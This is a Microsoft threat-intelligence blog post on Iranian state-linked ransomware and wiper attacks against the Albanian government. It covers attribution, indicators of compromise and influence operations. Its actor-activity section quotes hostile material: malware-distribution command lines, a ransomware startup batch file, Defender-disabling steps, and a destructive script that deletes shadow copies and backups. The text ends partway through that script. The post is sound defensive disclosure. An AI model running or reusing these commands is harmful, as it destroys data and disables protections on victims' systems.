Microsoft investigates Iranian attacks against the Albanian government

microsoft.com/security/blog/2022/09/08/microsoft-investigates-iranian-attacks-against-the-albanian-government

September 8, 2022

Shortly after the destructive cyberattacks against the Albanian government in mid-July, the Microsoft Detection and Response Team (DART) was engaged by the Albanian government to lead an investigation into the attacks. At the time of the attacks and our engagement by the Albanian government, Microsoft publicly stated that “Microsoft is committed to helping our customers be secure while achieving more. During this event, we quickly mobilized our Detection and Response Team (DART) to help the Albanian government rapidly recover from this cyber-attack. Microsoft will continue to partner with Albania to manage cybersecurity risks while continuing to enhance protections from malicious attackers.” This blog showcases the investigation, Microsoft’s process in attributing the related actors and the observed tactics and techniques observed by DART and the Microsoft Threat Intelligence Center (MSTIC) to help customers and the security ecosystem defend from similar attacks in the future.

Microsoft assessed with high confidence that on July 15, 2022, actors sponsored by the Iranian government conducted a destructive cyberattack against the Albanian government, disrupting government websites and public services. At the same time, and in addition to the destructive cyberattack, MSTIC assesses that a separate Iranian state-sponsored actor leaked sensitive information that had been exfiltrated months earlier. Various websites and social media outlets were used to leak this information.

There were multiple stages identified in this campaign:

- Initial intrusion
- Data exfiltration
- Data encryption and destruction
- Information operations


Microsoft assessed with high confidence that multiple Iranian actors participated in this attack—with different actors responsible for distinct phases:

- DEV-0842 deployed the ransomware and wiper malware
- DEV-0861 gained initial access and exfiltrated data
- DEV-0166 exfiltrated data
- DEV-0133 probed victim infrastructure

Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing MSTIC to track it as a unique set of information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, the DEV reference is converted to a named actor:

Microsoft assessed with moderate confidence that the actors involved in gaining initial access and exfiltrating data in the attack are linked to EUROPIUM, which has been publicly linked to Iran's Ministry of Intelligence and Security (MOIS) and was detected using three unique clusters of activity. We track them separately based on unique sets of tools and/or TTPs; however, some of them may work for the same unit.

Information specific to Albania is shared with permission from the Albanian government.



MSFT group name	Alias
Europium	OilRig/APT34
DEV-0861	N/A
DEV-0166	IntrudingDivisor
DEV-0133	Lyceum
DEV-0842	N/A

Figure 1. Threat actors behind the attack against the Albanian government

Forensic analysis

Evidence gathered during the forensic response indicated that Iran-affiliated actors conducted the attack. This evidence includes, but is not limited to:

- The attackers were observed operating out of Iran
- The attackers responsible for the intrusion and exfiltration of data used tools previously used by other known Iranian attackers
- The attackers responsible for the intrusion and exfiltration of data targeted other sectors and countries that are consistent with Iranian interests
- The wiper code was previously used by a known Iranian actor
- The ransomware was signed by the same digital certificate used to sign other tools used by Iranian actors

Intrusion and exfiltration

A group that we assess is affiliated with the Iranian government, DEV-0861, likely gained access to the network of an Albanian government victim in May 2021 by exploiting the CVE-2019-0604 vulnerability on an unpatched SharePoint Server, administrata.al (Collab-Web2.*.*), and fortified access by July 2021 using a misconfigured service account that was a member of the local administrative group. Analysis of Exchange logs suggests that DEV-0861 later exfiltrated mail from the victim's network between October 2021 and January 2022.

DEV-0861 was observed operating from the following IPs to exfiltrate mail:

- 144[.]76[.]6[.]34
- 176[.]9[.]18[.]143
- 148[.]251[.]232[.]252

Analysis of the signals from these IPs, and other sources, indicated that DEV-0861 has been actively exfiltrating mail from different organizations in the following countries since April 2020:




Figure 2. Timeline of data exfiltration activities by DEV-0861

The geographic profile of these victims—Israel, Jordan, Kuwait, Saudi Arabia, Turkey, and the UAE—aligns with Iranian interests and have historically been targeted by Iranian state actors, particularly MOIS-linked actors.

DEV-0166 was observed exfiltrating mail from the victim between November 2021 and May 2022. DEV-0166 likely used the tool *Jason.exe* to access compromised mailboxes. A public analysis of *Jason.exe* can be found here. Note that this tool was reportedly used by actors affiliated with MOIS.




Figure 3. Screenshot of the *Jason.exe* tool

Ransomware and wiper

The cyberattack on the Albanian government used a common tactic of Iranian state sponsored actors by deploying ransomware first, followed by deployment of the wiper malware. The wiper and ransomware both had forensic links to Iranian state and Iran-affiliated groups. The wiper that DEV-0842 deployed in this attack used the same license key and EldoS RawDisk driver as ZeroCleare, a wiper that Iranian state actors used in an attack on a Middle East energy company in mid-2019. In that case, IBM X-Force assessed that actors affiliated with EUROPIUM gained initial access nearly a year ahead of the wiper attack. The wiper attack was subsequently performed by a separate and unknown Iranian actor. This is similar to the chain of events Microsoft detected against the Albanian government.

The code used in this attack had the following properties:

Filename	SHA-256
cl.exe	e1204ebbd8f15dbf5f2e41dddc5337e3182fc4daf75b05acc948b8b965480ca0
rwdsk.sys	3c9dc8ada56adf9cebfc501a2d3946680dcb0534a137e2e27a7fcb5994cd9de6

Embedded in the *cl.exe* wiper was the hex-string 'B4B615C28CCD059CF8ED1ABF1C71FE03C0354522990AF63ADF3C911E2287A4B906D47D,' which was the same license key used for the EldoS RawDisk driver of the ZeroCleare wiper documented by IBM X-Force in 2019. The Eldos driver is a legitimate tool that was also abused by the ZeroCleare wiper and was used to delete files, disks, and partitions on the target systems. While ZeroCleare is not widely used, this tool is being shared amongst a smaller number of affiliated actors including actors in Iran with links to MOIS.

The ransomware payload used in this attack by the DEV-0842 operator had the following properties:

Filename	SHA-256
GoXml.exe	f116acc6508843f59e59fb5a8d643370dce82f492a217764521f46a856cc4cb5

This tool was signed with an invalid digital certificate from Kuwait Telecommunications Company KSC. This certificate had a SHA-1 thumbprint of 55d90ec44b97b64b6dd4e3aee4d1585d6b14b26f.

Microsoft telemetry indicates this certificate was only used to sign 15 other files—a very small footprint, suggesting the certificate was not widely shared amongst unrelated actor groups. Multiple other binaries with this same digital certificate were previously seen on files with links to Iran, including a known DEV-0861 victim in Saudi Arabia in June 2021:

Filename	SHA-256
Read.exe	ea7316bbb65d3ba4efc7f6b488e35db26d3107c917b665dc7a81e327470cb0c1

It's not clear if *Read.exe* was dropped by DEV-0861 on this Saudi victim or if DEV-0861 also handed off access to the Saudi victim to DEV-0842.

Additional indications of Iranian state sponsorship

The messaging, timing, and target selection of the cyberattacks bolstered our confidence that the attackers were acting on behalf of the Iranian government. The messaging and target selection indicate Tehran likely used the attacks as retaliation for cyberattacks Iran perceives were carried out by Israel and the Mujahedin-e Khalq (MEK), an Iranian dissident group largely based in Albania that seeks to overthrow the Islamic Republic of Iran.

Messaging

The attacker's logo is an eagle preying on the symbol of the hacking group 'Predatory Sparrow' inside the Star of David (Figure 4). This signals the attack on Albania was retaliation for Predatory Sparrow's operations against Iran, which Tehran perceives involved Israel. Predatory Sparrow has claimed responsibility for several high-profile and highly sophisticated cyberattacks against Iran state-linked entities since July 2021. This included a cyberattack that disrupted television programming of the Islamic Republic of Iran Broadcasting (IRIB) with images saluting MEK leaders in late January. Predatory Sparrow forewarned about the attack hours ahead of time and claimed they supported and paid for it, indicating others were involved. Iranian officials blamed this cyberattack on the MEK and additionally blamed the MEK and Israel for a cyberattack that used the same images and messaging against the Tehran municipality in June.

The message in the ransom image indicates that the MEK, a long-standing adversary of the Iranian regime, was the primary target behind their attack on the Albanian government. The ransom image, like several posts by Homeland Justice, the group overtly pushing messages and leaking data linked to the attack, asked "why should our taxes be spent on terrorists of Durres." This is a reference to the MEK, who Tehran considers terrorists, who have a large refugee camp in Durrës County in Albania.

Figure 4. Ransomware image and Homeland Justice banner

The messaging linked to the attack closely mirrored the messaging used in cyberattacks against Iran, a common tactic of Iranian foreign policy suggesting an intent to signal the attack as a form of retaliation. The level of detail mirrored in the messaging also reduces the likelihood that the attack was a false flag operation by a country other than Iran.

- The contact numbers listed in the ransom image (Figure 4), for example, were linked to multiple senior Albanian leaders, mirroring the cyberattacks on Iran's railways and fueling pumps, which included a contact phone number belonging to the Iranian Supreme Leader's Office.
- The messages in the information operations also emphasized targeting of corrupt government politicians and their support for terrorists and an interest in not harming the Albanian people (Figure 5). Similarly, the attack on Iranian steel companies claimed to target the steel factories for their connections to the Islamic Revolutionary Guard Corps (IRGC) while avoiding harm to Iranians. Another cyberattack on an Iranian airline in late 2021, which was claimed by Hooshyaran-e Vatan (meaning "Observants of the Fatherland" in Farsi), emphasized Tehran's corruption and misappropriation of money on IRGC activities abroad.




Figure 5. Message from Homeland Justice days after the cyberattack.

Timing

The cyberattack on July 15 occurred weeks after a string of cyberattacks on Iran, one week ahead of the MEK-sponsored Free Iran World Summit and aligned with other Iranian policy moves against the MEK, further bolstering the likelihood of Iranian involvement. On July 16, the day after the cyberattack, Iran's Ministry of Foreign Affairs issued a statement designating current and former American politicians for supporting the MEK. The Free Iran World Summit, which the Iranian regime actively opposes, was canceled this year following warnings of possible terrorist threats to the Summit on July 21. A few days after the planned Free Iran World Summit, Iranian official press issued an editorial calling for military action against the MEK in Albania. This string of events suggests there may have been a whole-of-government Iranian effort to counter the MEK from Iran's Ministry of Foreign Affairs, to intelligence agencies, to official press outlets.

Target selection

Some of the Albanian organizations targeted in the destructive attack were the equivalent organizations and government agencies in Iran that experienced prior cyberattacks with MEK-related messaging. This suggests the Iranian government chose those targets to signal the cyberattacks as a form of direct and proportional retaliation, a common tactic of the regime.

Parallel information operations and amplification

Before and after the Homeland Justice messaging campaign was launched, social media persona accounts and a group of real-life Iranian and Albanian nationals known for their pro-Iran, anti-MEK views, promoted the campaign's general talking points and amplified the leaks published by the Homeland Justice accounts online. The parallel promotion of the Homeland Justice campaign and its central themes by these entities in the online space—before and after the cyberattack—suggests a broad-based information operation aimed at amplifying the impact of the attack.

Ahead of the cyberattack, on June 6, Ebrahim Khodabandeh, a disaffected former MEK member posted an open letter addressed to Albanian Prime Minister Edi Rama warning of the consequences of escalating tensions with Iran. Invoking "[h]acking of Tehran municipal systems" and "gas stations," Khodabandeh claimed that the MEK was the source of "sabotaging acts against the interests of the Iranian people [sic]" and argued that these constituted "the hostile work of your government" and has caused "obvious enmity with the Iranian nation [sic]."

Four days later, on June 10, Khodabandeh and the Nejat Society, an anti-MEK NGO that he heads, hosted a group of Albanian nationals in Iran. The group included members of another anti-MEK organization called the Association for the Support of Iranians Living in Albania (ASILA)—Gjergji Thanasi, Dashamir Mersuli, and Vladimir Veis. Given the highly political nature of ASILA's work on issues related to a group that Tehran considers a terrorist organization (the MEK), it is highly possible that this visit was conducted with sanction from the state. Upon their return from Iran, on July 12, Nejat Society said Albanian police raided their offices and detained some ASILA members. While Nejat Society said this raid was a result of "false and baseless accusations," according to local media the raid stemmed from possible connections to Iranian intelligence services.

Figure 6. ASILA members in Iran in June 2022. Pictured, from left, are Gjergji Thanasi, Ebrahim Khodabandeh, Dashamir Mersuli, and

Vladimir Veis.
In the wake of the cyberattack, on July 23, Thanasi and Olsi Jazexhi, another Albanian national who frequently appears on Iran's state-sponsored media outlet PressTV espousing anti-MEK positions, penned a second open letter addressed to then-Albanian President Ilir Meta, also published on Nejat Society's website. This letter echoed Homeland Justice's central claim—namely that Albania's continuing to host the MEK constituted a danger to the Albanian people. Jazexhi and Thanasi called on Meta to convene Albania's National Security Council to "consider whether Albania has entered into a cyber and military conflict with the Islamic Republic of Iran."

In May 2021, at around the same time that Iranian actors began their intrusion into Albanian government victim systems, accounts for two anti-MEK social media personas, which do not appear to correspond to real people, were created on both Facebook and Twitter. The accounts largely post anti-MEK content and engage with the social media accounts of some of the individuals detailed above. These two accounts along with a third, older account, were among the first to promote posts from Homeland Justice accounts on Twitter, and all three dramatically increased the rate of anti-MEK posts after the mid-July 2022 cyberattack became public.

There exists some additional evidence that the role of these personas extended beyond mere social media amplification and into content production. One of the personas which repeatedly posted Homeland Justice content had previously written for the now-defunct IRGC-linked American Herald Tribune and other fringe news sites, often in negative terms about the MEK. A second persona account, meanwhile, may have attempted to contact at least one Albanian newspaper ahead of the hack-and-leak, requesting "cooperation", and the ability to publish with the outlet.

The parallel promotion of the Homeland Justice campaign and its central themes by these individuals and personas online both before and after the cyberattack adds a compelling human dimension to the broader Homeland Justice influence effort. While there were no observed direct relationships between the threat actors responsible for the destructive attack and these messaging actors, their actions raise questions worthy of further examination.

Observed actor activity

DART and MSTIC supported the post ransom and wiper attack analysis leveraging Microsoft 365 Defender and collection of additional forensic artifacts. Analysis identified the use of vulnerabilities to implant web shells for persistence, reconnaissance actions, common credential harvesting techniques, defense evasion methods to disable security products, and a final attempt of actions on objective deploying encryption and wiping binaries. The Iranian sponsored attempt at destruction had less than a 10% total impact on the customer environment.

Access and implant

Based on investigative analysis, starting in May 2021, actors exploited vulnerabilities of a public-facing endpoint to execute arbitrary code that implanted web shells on the unpatched SharePoint server (Collab-Web2.*.*), as stated previously. These generic web shells provided the ability to upload files, download files, delete files, rename, execute commands with an option to run as specific user.




Figure 7. The web shell console from the attacker's point of view

Web shells were placed in the following directories:

- C:\Program Files\Common Files\microsoft shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\evaluatesiteupgrade.cs.aspx
- C:\Program Files\Common Files\microsoft shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\Pickers.aspx
- C:\ProgramData\COM1\frontend\Error4.aspx

Lateral movement and execution

Following initial access and implant, the threat actor was observed using Mimikatz for credential harvesting and a combination of Impacket and Remote Desktop Clients for lateral movement efforts using the built-in administrator account. Unrecoverable tooling was identified, which highly suggests that reconnaissance efforts were present in the form of file names of executables, resident mailbox data, database, and user details. Similar actions by the threat actors observed by MSTIC and DART detail both custom and open-source tooling utilized for these efforts. Artifacts of tooling identified:

- IPGeter.exe
- FindUser.exe
- recdisc.exe
- NetE.exe
- advanced_port_scanner.exe
- mimikatz.exe
- shared.exe
- Stored CSV and TXT files

Data collection

During the period of October 2021 – January 2022, the threat actors used a unique email exfiltration tool which interacted with the Exchange web services APIs to collect email in a manner that masked the actions. The threat actors accomplished these actions by creating an identity named “HealthMailbox55x2yq” to mimic a Microsoft Exchange Health Manager Service account using Exchange PowerShell commands on the Exchange Servers. The threat actors then added the account to the highly privileged exchange built-in role group “Organization Management” to later add the role of “Application Impersonation”. The ApplicationImpersonation management role enables applications to impersonate users in an organization to perform tasks on behalf of the user, providing the ability for the application to act as the owner of a mailbox.

Defense evasion

Prior to launching the final stage of the attack, the threat actors gained administrative access to a deployed endpoint detection and response (EDR) solution to make modifications, removing libraries that affected the agents across the enterprise. In addition, a binary to disable components of Microsoft Defender Antivirus was propagated using custom tooling. The distributed binary named *disable-defender.exe* queries for TokenElevation using the GetTokenInformation API and checks if the process is running with elevated privileges. If the token is not running with elevated privilege, the binary prints “Must run as admin!\n”. If the token is elevated, it queries TokenUser and checks if the SID is “S-1-5-18”. If the current process doesn’t run under system context, it prints “Restarting with privileges\n” and attempts to elevate the privilege.

To elevate the privilege, the binary checks if the TrustedInstaller service is enabled. To do this, it starts the service “SeDebugPrivilege” and “SeImpersonatePrivilege” to assign privileges to itself. It then looks for *winlogon.exe* process, acquires its token, and impersonates calling thread using ImpersonateLoggedOnUser/SetThreadToken. After impersonating as *winlogon.exe*, it opens TrustedInstaller process, acquires its token for impersonation and creates a new process with elevated privileges using CreateProcessWithTokenW.

Figure 8. How the attacker is able to evade defense components

Once it successfully creates its own process with TrustedInstaller privilege, it proceeds to disable Defender components.

- Terminates smartscreen.exe
- Modifies WinDefend service to DemandLoad.
- Modifies “TamperProtection” value to 0
- Queries WMI “Root\Microsoft\Windows\Defender” Namespace “MSFT_MpPreference” class for “DisableRealtimeMonitoring”
- Sets “DisableAntiSpyware” value to 1
- Sets “SecurityHealth” value to 3
- Sets “DisableAntiSpyware” value to 0
- Sets “SYSTEM\CurrentControlSet\Services\WinDefend” service “Start” value to 3
- Sets “DisableRealtimeMonitoring” value to 1

- Modifies further settings using WMI “Root\Microsoft\Windows\Defender” Namespace “MSFT_MpPreference” class values,
  - “EnableControlledFolderAccess”
  - “PUAProtection”
  - “DisableRealtimeMonitoring”
  - “DisableBehaviorMonitoring”
  - “DisableBlockAtFirstSeen”
  - “DisablePrivacyMode”
  - “SignatureDisableUpdateOnStartupWithoutEngine”
  - “DisableArchiveScanning”
  - “DisableIntrusionPreventionSystem”
  - “DisableScriptScanning”
  - “DisableAntiSpyware”
  - “DisableAntiVirus”
  - “SubmitSamplesConsent”
  - “MAPSReporting”
  - “HighThreatDefaultAction”
  - “ModerateThreatDefaultAction”
  - “LowThreatDefaultAction”
  - “SevereThreatDefaultAction”
  - “ScanScheduleDay”

Additional evasion techniques included the deletion of tooling, Windows events, and application logs.

Actions on objective

Distribution of the encryption and wiping binaries was accomplished with two methods via a custom SMB remote file copy tool *Mellona.exe*, originally named *MassExecuter.exe*. The first method remote file copied the ransom binary *GoXml.exe* and a bat file that triggers the execution of the ransom or wiper on a user login. The second method was by remotely invoking the ransom binary with the *Mellona.exe* tool, post SMB remote file copy.

```
"Initiating Process Command Line": Mellona.exe  -l ran.txt
        -d [redacted]  -u Administrator -p "********** -f
        GoXml.exe -w
        "C:\ProgramData\Microsoft\Windows\GoXml.exe" -o
        C:\Programdata\log.txt -t 20,
```

```
"ProcessCommandLine": Mellona.exe  -l ran.txt -d [redacted]
        -u Administrator -p "********** -f win.bat -w
        "C:\ProgramData\Microsoft\Windows\Start
        Menu\Programs\StartUp\win.bat" -o
        C:\Programdata\log.txt -t 20,
```

Figure 9. Process Command lines for *Mellona.exe* used to distribute malware

win.bat – Batch file for ransom execution – Trojan:Win32/BatRunGoXml

Executes the ransom binary from the All Users starts up folder and will be executed on the trigger of a user login.

```
start /min C:\ProgramData\Microsoft\Windows\GoXml.exe 1 2 3 4 5 6 7
```

Figure 10. *Win.bat* contents

GoXml.exe – ransomware binary – Ransom:Win32/Eagle!MSR

Takes >= 5 arguments, and the arguments can be anything, as it looks for argument count only. If the number of the command line arguments is less than 5, it will error and create an Open dialog box via GetOpenFileNameA that lets the user open a *.xml file

If 5 or more command line arguments were provided, it will firstly check the running instances by opening the Mutex below via OpenMutexA:

```
"Global\\abcdefghijklmnoklmnopqrstuvwxyz01234567890abcdefghijklmnopqrstuvwxyz01234567890"
```

If there are no other running instances, it will create the Mutex above via CreateMutexA.

Attempts to mount all the volumes:

Finds available volumes via FindFirstVolumeW and FindNextVolumeW.
Retrieves the mounted folders of the volume via GetVolumePathNamesForVolumeNameW.
If there is no mounted point for the volume, creates a new directory named c:\\HD%c (%c is A, B, C, …) via CreateDirectoryW.
Mounts the volume to the newly create directory via SetVolumeMountPointW.

Launches *cmd.exe* and runs the following batch script through anonymous pipe:

```
@for /F "skip=1" %C in ('wmic LogicalDisk get DeviceID') do (@wmic /namespace:\\root\
default Path SystemRestore Call disable "%C\" & @rd /s /q %C\$Recycle.bin)
@vssadmin.exe delete shadows /all /quiet
@set SrvLst=vss sql svc$ memtas mepos sophos veeam backup GxVss GxBlr GxFWD GxCVD
GxCIMgr DefWatch ccEvtMgr ccSetMgr SavRoam RTVscan QBFCService QBIDPService
ntuit.QuickBooks.FCS QBCFMonitorService YooBackup YooIT zhudongfangyu Sophos
stc_raw_agent VSNAPVSS VeeamTransportSvc VeeamDeploymentService VeeamNFSSvc veeam
PDVFSService BackupExecVSSProvider BackupExecAgentAccelerator BackupExecAgentBrowser
BackupExecDiveciMediaService BackupExecJobEngine BackupExecManagementService
